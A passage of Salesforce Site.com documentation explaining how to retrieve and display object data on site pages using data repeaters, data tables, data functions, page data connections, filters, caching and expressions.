For example, let's say you want to use a custom object called "Catalog" to build a Catalog site page that displays product details and images. Before you begin building the Catalog site page, you would:

1. Import the product images into your Site.com site.
2. In the Catalog object, create a field to store the relative URL of the image, such as `Image URL`.
3. For each product record, add the relative path of the image. This URL is relative to the site, so if you upload `widget.png` to your site, the relative path is `/widget.png`. URLs are case sensitive.

Then, when you add a data table, or a data repeater and data elements to the Catalog site page to display the product data, you can reference the `Image URL` field to dynamically display each product's image on the page.

Dynamically Retrieving and Displaying Data

Dynamically Retrieving Data with Data Repeaters

Use a data repeater to connect to a standard or custom Salesforce object and retrieve a data set based on the filter criteria that you specify. When you combine a data repeater with data elements, custom code, or content blocks, you can create a “repeating template” that displays one or more records on the page.

To add a data repeater to a page:

1. Drag a **Data Repeater** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object’s “Read” permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site’s guest user profile.
3. Optionally, in Filters, select criteria to filter your data set. If you don’t select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object’s fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you’re using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you’re using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you’re working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you’re only interested in the top five results, enter `5` in the `Limit results to` field.
6. If you’re adding [pagination](#), specify the number of results to display per page in the `Results per page` field.

7. Click **Save**.

Next, you must add either [data elements](#), [custom code](#), or [content blocks](#) to the data repeater to display the data it retrieves.

SEE ALSO:

- [The Default, Error, and No Data Views](#)
- [Improving Performance Using Caching](#)
- [Data Filtering Examples](#)
- [Site.com Data Services Overview](#)

Displaying Data Using Data Elements

You can use a data element to display the data retrieved by a page data connection or a data repeater. The data element binds to a field in the object and acts as a placeholder that’s replaced with the field’s data when the page loads.

When combined with a data repeater, data elements result in a “repeating template” that displays one or more records on the page. When used with a page data connection, data elements display data from a single record.

You can use data elements to display plain text, formatted text (for dates and numbers), or images. You can also add hyperlinks to data elements to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed on the page or the data repeater based on their selection. See [Data Filtering Examples](#) on page 4452.

When the page is open:

1. Drag a **Data Element** from the Page Elements pane onto the data repeater. Alternatively, if the page has a page data connection, drag the **Data Element** page element directly onto the page canvas.
2. Select the field to display. To [customize how the field’s data is displayed](#), click **Customize**.

 **Note:** The object’s fields are listed first, followed by the fields of all [parent objects](#), which use the format `parent_object_name.field_name`.

3. Select the display type.

Option	Description
Text	Lets you display the field’s data as plain text.
Formatted text	Lets you choose from several text display formats if you’re working with dates, times, or currency.
Image	Lets you display the field’s data as an image if the field contains an image URL. The URL can be absolute or relative to the site . You can also select a field to use for the alternative text or enter custom text.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

4. To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.
5. Select the link type.

Option	Description
A URL	<p>Lets you link to a Web page by:</p> <ul style="list-style-type: none"> • Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. • Choosing a field that you want to reference and clicking Customize to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	<p>Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the <code>URL</code> field and press the <code>DOWN</code> key on your keyboard.)</p> <p>You can also customize the URL—for example, by creating a URL query string.</p>
An email	<p>Lets you link to an email message by entering the recipient's address, and the message subject and body.</p> <p>You can use merge fields to access the object's fields. For example, if an object has an <code>Email</code> field, enter the merge field, such as <code>{!email}</code>, in the Email address text box.</p> <p>When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the <code>To:</code> field.</p>

6. Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text. The tooltip displays as a pop-up when the user hovers over the link.
7. If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (<code>_blank</code>)	Loads the item into a new, unnamed browser window.
Same window (<code>_self</code>)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (<code>_top</code>)	Loads the item into the topmost parent frameset or window of the frame that contains the link.

Option	Description
Parent window (_parent)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click **Save**.

The data element is displayed on the page as a merge field. To test the output, [preview the page](#).

Displaying Data Using Custom Code

In addition to data elements and content blocks, you can also use custom code as an alternative way to display data in a data repeater or in a page data connection. It's particularly useful for displaying field data that's inline with text.

When the page is open:

1. Drag a **Custom Code** page element from the Page Elements pane onto the data repeater. Alternatively, if the page has a page data connection, drag the **Custom Code** page element directly onto the page canvas.
2. To access the fields of the object that the data repeater or page is connected to, type `{!}` and double-click the [expression](#) that you want to display.

 **Note:** The object's fields are listed first, followed by the fields of all [parent objects](#), which use the format `parent_object_name.field_name`.

3. Add any additional expressions or text you require. For example:

```
To contact {!Name}, call {!Phone}.
```

where `{!Name}` and `{!Phone}` are placeholders for the values of the `Name` and `Phone` fields of each record.

AND

Site administrator or designer role assigned at the site level

Dynamically Retrieving Data with Data Tables

Use a data table to connect to a standard or custom Salesforce object, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table. A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

To add a data table to the page:

1. Drag a **Data Table** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Read" permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter `5` in the `Limit results to` field.
6. If you're adding [pagination](#), specify the number of results to display per page in the `Results per page` field.
7. Click **Next**.
8. Add available fields to the table by double-clicking a field, or selecting it and clicking .

AND

"Manage Profiles and Permission Sets"

AND

"Customize Application"

9. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.

10. Click **Save**.

 **Note:** You can't add page elements to a data table. However, you can add additional columns to a data table by selecting it and clicking **Edit**. On the Select Fields screen, select the additional fields and save your changes.

After you've added the data table to the page, you can use the Properties pane to:

- Provide a short heading or summary of the table's purpose in the `Caption` field. The caption appears above the table, and complies with W3C accessibility standards for screen reader users.
- Hide the column headings by deselecting `Show Column Headings` in the Table section.
- Make the columns sortable by selecting the jQuery Flexigrid theme in the Theme section and selecting `Enable Sorting`. The theme also changes the appearance of the table.
- Change the name of a column by selecting the column cell and updating its name in the `Column Heading` property in the Data Table section.

[Data Filtering Examples](#)

Editing Columns in a Data Table

A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

You can display plain text, formatted text (for dates and numbers), or images in the column cells. You can also add hyperlinks to column cells to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed in the data table based on their selection. See [Data Filtering Examples](#) on page 4452.

To edit a column:

1. Double-click the column cell in the data table.
2. Select the field to display. To [customize how the field's data is displayed](#), click **Customize**.

 **Note:** The object's fields are listed first, followed by the fields of all [parent objects](#), which use the format `parent_object_name.field_name`.

3. Select the display type.

Option	Description
Text	Lets you display the field's data as plain text.
Formatted text	Lets you choose from several text display formats if you're working with dates, times, or currency.

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- **Site.com Publisher User** field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Option	Description
Image	Lets you display the field's data as an image if the field contains an image URL. The URL can be absolute or relative to the site . You can also select a field to use for the alternative text or enter custom text.

- To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.
- Select the link type.

Option	Description
A URL	Lets you link to a Web page by: <ul style="list-style-type: none"> Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. Choosing a field that you want to reference and clicking Customize to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the <code>URL</code> field and press the DOWN key on your keyboard.) You can also customize the URL —for example, by creating a URL query string.
An email	Lets you link to an email message by entering the recipient's address, and the message subject and body. You can use merge fields to access the object's fields. For example, if an object has an <code>Email</code> field, enter the merge field, such as <code>{!email}</code> , in the Email address text box. When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the To: field.

- Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text. The tooltip displays as a pop-up when the user hovers over the link.
- If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (_blank)	Loads the item into a new, unnamed browser window.
Same window (_self)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (_top)	Loads the item into the topmost parent frameset or window of the frame that contains the link.
Parent window (_parent)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click Save.

The column is displayed on the page as an expression. To test the output, [preview the page](#).

To change the name of a column, select the column cell and update the name in the `Column Heading` field of the Properties pane.

Adding Pagination to Data Repeaters and Data Tables

Events let you add interactive and animated effects to the pages and page elements of your website. When using data repeaters and data tables, you can add pagination events so users can easily page through the displayed data. This is particularly useful when working with large amounts of data.

For example, if you've added a data repeater that displays all the users in an organization, you can add pagination to help users navigate through the data. You can add three pagination events:

- Previous Page
- Next Page
- Go To Page

Creating Previous and Next Pagination

You can create previous and next buttons so users can move through the data one page at a time. The process for creating both buttons is the same.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a button to the page.
4. In the Properties pane, change the Button Name to Previous Page or Next Page as appropriate.
5. In the Events pane, select the click event.
6. When the Actions box appears, click  and select the Previous Page or Next Page action.
7. In the Target Element, select the data repeater or data table.
8. Click **Save**.

Creating GoTo Pagination

Creating GoTo navigation is similar to creating the previous and next buttons, but you must add an input field so users can specify what page they want to go to.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a **Number** field onto the page.
4. In the Properties pane, change the field's Label Name to something that makes sense. For example, Enter Page Number.
5. Drag a **Button** onto the page.
6. In the Properties pane, change the Button Name to GoTo Page.
7. In the Events pane, select the click event.
8. When the Actions box appears, click  and select the Go To Page action.
9. In the Target Element, select the data repeater or data table.
10. For Input Field ID, select the field you created in step 3.

Using Data Functions

A data function lets you connect to a standard or custom Salesforce object, perform calculations on the returned results, and display the calculation on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

To add a data function to a page:

1. Drag a **Data Function** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

**Note:**

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Read" permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *parent_object_name.field_name*.
 - b. Select [the operator](#) to control how results are filtered. For example, select *Equals* to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select *Fixed value*, or to use the values passed to the page via a query string, select *URL query string*.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Functions, select a function:

Option	Description
Count	Counts the number of records that contain a value for the selected field. For example, if an object contains 30 records, but only 25 records have a value in the field you specify, the result is 25.
Maximum	Returns the highest value of all the values for the selected field. Applies to numbers, strings, and dates.
Average	Calculates the average value of all records for the selected field. For example, if you have 20 records with a total value of \$20,000 in the Price field, the average is \$1,000. Only applicable to fields that contain numbers.
Minimum	Returns the lowest value of all the values for the selected field. Applies to numbers, strings, and dates.
Sum	Calculates the total value of all records for the selected field.

5. Select the field it applies to.

6. Click **Save**.

Page Data Connections Overview

Page data connections make it easy for site administrators and designers to create a detail page for a single record when working with Salesforce objects.

When combined with repeater elements, custom code, or content blocks, page data connections let you connect to standard and custom objects, retrieve a specific record, and dynamically display the record on a site page.

Example: For example, let's say you want to list all of your company's accounts on a site page called Accounts. When a user clicks a **View Details** link, you want to open a site page called Account Detail to display information for the selected account.



In this case, you could add a data repeater to the Accounts site page to retrieve a list of records from the Account object (1). Using a data element, you could create a **View Details** link (2) that, when clicked, uses a URL query string to pass the `Account ID` field as a unique identifier to the Account Detail page. As the Account Details page loads, the page data connection uses the unique identifier value to dynamically return only that record's details (3).

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

With page data connections, you can use expressions to access the returned data anywhere on the page, including the page's properties. For example, let's say you want to use the account name as the title of the Account Detail page. In this case, you would simply enter `{!Name}` in the `Title` field on the Properties pane. When the page loads, it retrieves the account name for that particular record and displays it in the browser's title bar.

SEE ALSO:

[Retrieving Data with Page Data Connections](#)

[Site.com Data Services Overview](#)

Retrieving Data with Page Data Connections

Use a page data connection to create a detail page for a single record when working with Salesforce objects.

When combined with data elements, custom code, or content blocks, page data connections let you connect to standard and custom objects, retrieve a specific record, and dynamically display the returned data anywhere on the page. You can even use expressions to access the returned data in the page's properties.

When the page is open:

1. Ensure that the page is selected in the Page Structure pane.
2. Click **Add Connection** in the Page Data Connection section of the Properties pane.
3. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the [guest user profile](#), enable the relevant object's "Read" permission, and refresh the list.
 - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
4. Optionally, in Filters, select criteria to filter which record is returned. If you don't select any criteria, the first record is returned by default.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

5. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, say you want to create a page that displays the most popular movie. You could connect to a custom object that contains movie data, and instead of using filter criteria, you could sort by user rating in descending order. Because a page data connection returns a single record, only the highest rated movie is returned.
6. Click **Save**.

EDITIONS

Available in: **Salesforce Classic**

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page
- AND
- Site administrator or designer role assigned at the site level

To edit the guest user profile:

- `Site.com Publisher User` field enabled on the user detail page
- AND
- Site administrator or designer role assigned at the site level
- AND
- "Manage Profiles and Permission Sets"
- AND
- "Customize Application"

Next, you must add either [data elements](#), [custom code](#), or [content blocks](#) to the page to display the retrieved record data.

You can use expressions to access the returned data anywhere on the page, including the page's properties. For example, let's say you want to use the account name as the title of the Account Detail page. In this case, you would simply enter `{ !Name }` in the `Title` field on the Properties pane. When the page loads, it retrieves the account name for that particular record and displays it in the browser's title bar.

Accessing Data in Related Objects Overview

Standard and custom objects have relationships that define how records in one object relate to records in another. For example, the Accounts object has a one-to-many relationship with the Contacts object—that is, each account can have one or more contacts associated with it. This relationship is also known as a parent-to-child or a master-detail relationship.

See [Object Relationships](#) for more information about relationships between objects in Salesforce.

Data repeaters, data tables, and data functions take advantage of these relationships to let you display data from related objects on the page.

About Accessing Data in Parent Objects

When you add a data repeater, data table, or data function to the page and connect it to a standard or custom object, you can automatically access the fields of any parent object it's related to.

If you add [filter criteria](#) to a data repeater, data table, or data function, the Field drop-down list in the Create Data Connection dialog box displays the object's fields, followed by the fields of all of its parent objects, which use the format `parent_object_name.field_name`. This lets you filter results based on a field in the parent object. So for example, when retrieving records from the Contacts object, you could decide to return only contacts where the account name (`Account.AccountName`) is "ABC Labs."

Similarly, when you add data elements to a data repeater, or columns to a data table, you can bind them to fields in a parent object. So for example, if you add a data table that's connected to the Contact object, you can add a column that binds to its `FullName` field and a column that binds to the Account object's `Account.AccountName` field to display the contact's name along with the name of the account it's associated with.

About Accessing Data in Child Objects

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

Let's say you want to display a list of accounts along with the names of the associated contacts, similar to this example.

ABC Labs

Francis Buchner

Acme Inc

Edward Stamos

Leanne Tomlin



Dixon Chemical

Darrin Clark

Andy Rother

Jack Fallon

You can achieve this by creating a data repeater (1) that's connected to Accounts, and adding a data element (2) to it that binds to the Account Name field. Then add a nested data repeater (3) that's connected to Contacts, which is a child of Accounts. Finally, add a data element (4) to the nested data repeater that binds to the Contact object's Full Name field.

SEE ALSO:

[Displaying Data from Related Objects Using Nested Data Repeaters](#)

[Dynamically Retrieving Data with Data Repeaters](#)

[Dynamically Retrieving Data with Data Tables](#)

Displaying Data from Related Objects Using Nested Data Repeaters

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

For example, if a data repeater is connected to Accounts, you can add a nested data function to it that's connected to Contacts to return the number of contacts associated with each account.

To create a nested data repeater:

1. [Add a data repeater](#) to the page.
2. Drag another **Data Repeater**, **Data Table**, or **Data Function** from the Page Elements pane onto the data repeater.
3. Select the related Salesforce object that you want to connect to.

 **Note:** You can also retrieve data from unrelated objects. However, as this can adversely affect the performance of your site, we recommend retrieving data from related objects only.

4. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
 - a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format `parent_object_name.field_name`.
 - b. Select [the operator](#) to control how results are filtered. For example, select `Equals` to return an exact match.
 - c. Select [the source](#) of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
 - d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
 - e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

 **Note:** If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

5. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
6. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter 5 in the `Limit results to` field.
7. If you're adding [pagination](#), specify the number of results to display per page in the `Results per page` field.
8. If you're working with a data table, click **Next** and add fields to the table by double-clicking a field, or selecting it and clicking .
9. Click **Save**.

You can either add [data elements](#) or [custom code](#) to the parent repeater to display its fields. Similarly, if you've nested a data repeater inside the parent data repeater, add data elements or custom code to the nested data repeater to display the child object's fields.

Improving Performance Using Caching

When working with data-bound page elements, such as data repeaters, data tables, and data functions, you can improve the performance and page rendering of your website using caching. Caching controls how often a page containing a data connection requests data from Salesforce.

Lets say 100 people visit the site page at the same time. Without caching, the page makes 100 separate requests for the same data, slowing performance considerably. However, with caching enabled, the data is requested and retrieved only once—the first time someone visits the page. Any subsequent requests for data during a set time period are returned from the cache. When the specified time period expires, the cache is refreshed.

The `Cache Duration (Minutes)` field in the Properties tab controls the length of time to cache retrieved data for the selected data repeater, data table, or data function.

The default value is 30 minutes. However, the appropriate number of minutes depends on your requirements. For example:

- If the data is updated frequently, such as in a commenting system or a stock ticker, you can disable caching by setting the value to zero to ensure the freshest data displays on the page.
- If the data changes infrequently, say just once a week, you can set the value to a much greater number of minutes. A longer caching period also helps ensure pages can display data even if the data source is momentarily unavailable.

 **Note:** Whenever updates to a site are published, the cache is deleted for all data connections. Caching begins again the next time a site visitor accesses the page.

Data Filters

When you add a data repeater, a data table, or a data function to a page, you don't have to limit the records it retrieves. However, if you're working with a Salesforce object that has thousands of records, you can limit the returned results using filter criteria.

When you add filter criteria, you need to specify:

- The field to which the filter criteria apply
- The operator
- [The source of the filter value](#)
- The filter value

Filter Operators

Operator	Description
Equals	Returns an exact match.
Not equal to	Returns records that don't have the value you specify.
Less than	Returns records that are less than the value you specify.
Greater than	Returns records that exceed the value you specify.
Less than or equal to	Returns records that match or are less than the value you specify.
Greater than or equal to	Returns records that match or exceed the value you specify.
Starts with	Use when you know what your value starts with, but not the exact text. For example, "california" would return California Travel, but not Surf California.
Ends with	Use when you know what your value ends with, but not the exact text.
Contains	Returns records that include your search string but might also include other information. For example, "california" would return California Travel and Surf California.
Includes	Use for field types that support multiple values to return records that contain one or more of the comma-separated values you specify.
Includes all	Use for field types that support multiple values to return records that contain all of the comma-separated values you specify.
Excludes	Use for field types that support multiple values to return records that don't contain one or more of the comma-separated values you specify. For example, for a Locations category field, "San Francisco,Vancouver" would exclude a record containing "San Francisco,Dallas" and a record containing "Vancouver,New York."
Excludes all	Use for a field types that support multiple values to return records that don't contain all of the comma-separated values you specify. For example, for a Locations category field, "San Francisco,Vancouver" would exclude only records that contain <i>both</i> terms.

Filter Value Sources

Source	Description
Fixed value	Use when you want to specify the value.
URL query string	Use when you want to pass variable content via a URL to the item when the page loads.
Global property	Use when you want to use a fixed value from the site, such as the current date or current time.
Request header	Use when you want to use a value from the browser, such as the host header or browser version.

Source	Description
Parent repeater	<p>Use when you want to create a query between unrelated objects. Available only when a data repeater, data table, or data function is nested inside a parent repeater, but the parent repeater's object is unrelated to the nested item's object.</p> <p> Warning: Retrieving data from unrelated objects can adversely affect the performance of your site. We recommend retrieving data from related objects only.</p>

[About Displaying Dynamic Data Using Expressions](#)

About Displaying Dynamic Data Using Expressions

Site.com uses expression language to display data dynamically. Expressions serve as placeholders for data that will be replaced with information when the page loads. When working with data-bound page elements or custom widget properties, you can use expressions to customize how data is displayed on the page.

In Site.com, expression syntax consists of an open curly brace and exclamation point, the field, custom property name, or namespace name, and a closing curly brace.

For example, if you added a custom property called `URL` to a widget, you can use the syntax `{!URL}` to add the expression to custom code or content blocks. Similarly, to add an expression for the Billing City field, you can use the syntax `{!BillingCity}`. For related objects, the field name is prefixed by the name of the master object: `{!Account.BillingCity}`.

If you're editing a [data element](#) in a data repeater or a [data table column](#), you can access the object's fields by name in a drop-down list without using expressions. However, if you want to customize how the field is displayed on the page, you can see and edit the expression when you click **Customize** in the dialog box.

If you're working with [custom code](#) or [content blocks](#) in a data repeater, you can only access the object's fields using expressions.

Expressions let you customize the output by:

- Adding text around the expression. For example, let's say you're displaying the phone number of each of your business locations. You could enter the text *Contact us at* before the `{!Phone}` expression. When the data is displayed on the page, `{!Phone}` is replaced with the field's value for each record: *Contact us at 100-200-3000*.
- Formatting the output using HTML tags. For example, you could wrap `H1` tags around the expression to alter how the output is displayed on the page: `<H1>{!Phone}</H1>`.
- Creating a URL query string to pass variable information to a data repeater or data table on another page. The second page, in turn, uses the received variable to retrieve and display the relevant records. For example, you could create a hyperlink, such as `/product_details?productID={!id}`, where `{!id}` is replaced with the product ID for each record. When a particular

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

product link is clicked, the product ID is passed to the Product Details page, which uses the ID to retrieve the record's information and display it on the page.

[Using Data Functions](#)

Data Filtering Examples

When working with data repeaters, data tables, and data functions, you can filter the data you retrieve in many ways. In this topic, we explore two options—fixed values and URL query strings—to illustrate some common filtering techniques.

Example 1: Using a Fixed Value to Filter Results

In our first example, we have a custom object called “News” that stores company news and events. Each news item has a `Status` picklist that can be set to either `In Progress` or `Approved`. We only want to display approved news items on our Company News page. In this case, we can use a fixed value to filter the data in the News object.

In this scenario you would:

1. Add a data repeater to the page and configure it as follows:
 - a. Select the News custom object.
 - b. In the Filters section, set the criteria to `Status Equals Fixed value`.
 - c. Enter `Approved` in the Value text box.

This tells the data repeater to return only records where the `Status` field contains the value `Approved`.

2. Add data elements to the data repeater to display the required fields, such as Title, Description, and Date, on the page.

Example 2: Using a URL Query String to Dynamically Filter and Display Results on Another Page

In our second example, we have a custom object called “Products” that stores product information. However, some products are only available in certain locations, so we'd like to let customers view the products in their nearest city. In this case, we could create a Locations site page that contains links to each available city.

We want each link to open the Products site page, but only display products based on the user's selection. We can do this using URL query strings, which allow us to pass variable content between HTML pages. The variable information in this case is the product location; the data repeater won't know which products to return until the user makes a selection.

For this scenario, you would:

1. Add a data repeater to the Products page and configure it as follows:
 - a. Select the Products custom object.
 - b. In the Filters section, set the criteria to `City Equals URL query string`.
 - c. In the Value text box, enter the variable name—in this case, `location`.
 - d. In the If query string is missing drop-down list, select **Don't apply this filter item**. This option is used when a customer wants to view all products without filtering.
 - e. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

2. Add data elements for the fields you want to display, such as Product Name, Description, and Price.
3. On the Locations page, add a data repeater and select the Products custom object.
4. Add a data element to the data repeater to represent the `City` field and configure it as follows:
 - a. Select the `City` field as the field to display, because we want to use the name of the city as the hyperlink.
 - b. Select Text as the display format.
 - c. Select **Add a hyperlink** to display a URL on the page.
 - d. In the Link to drop-down list, select An item in your site.
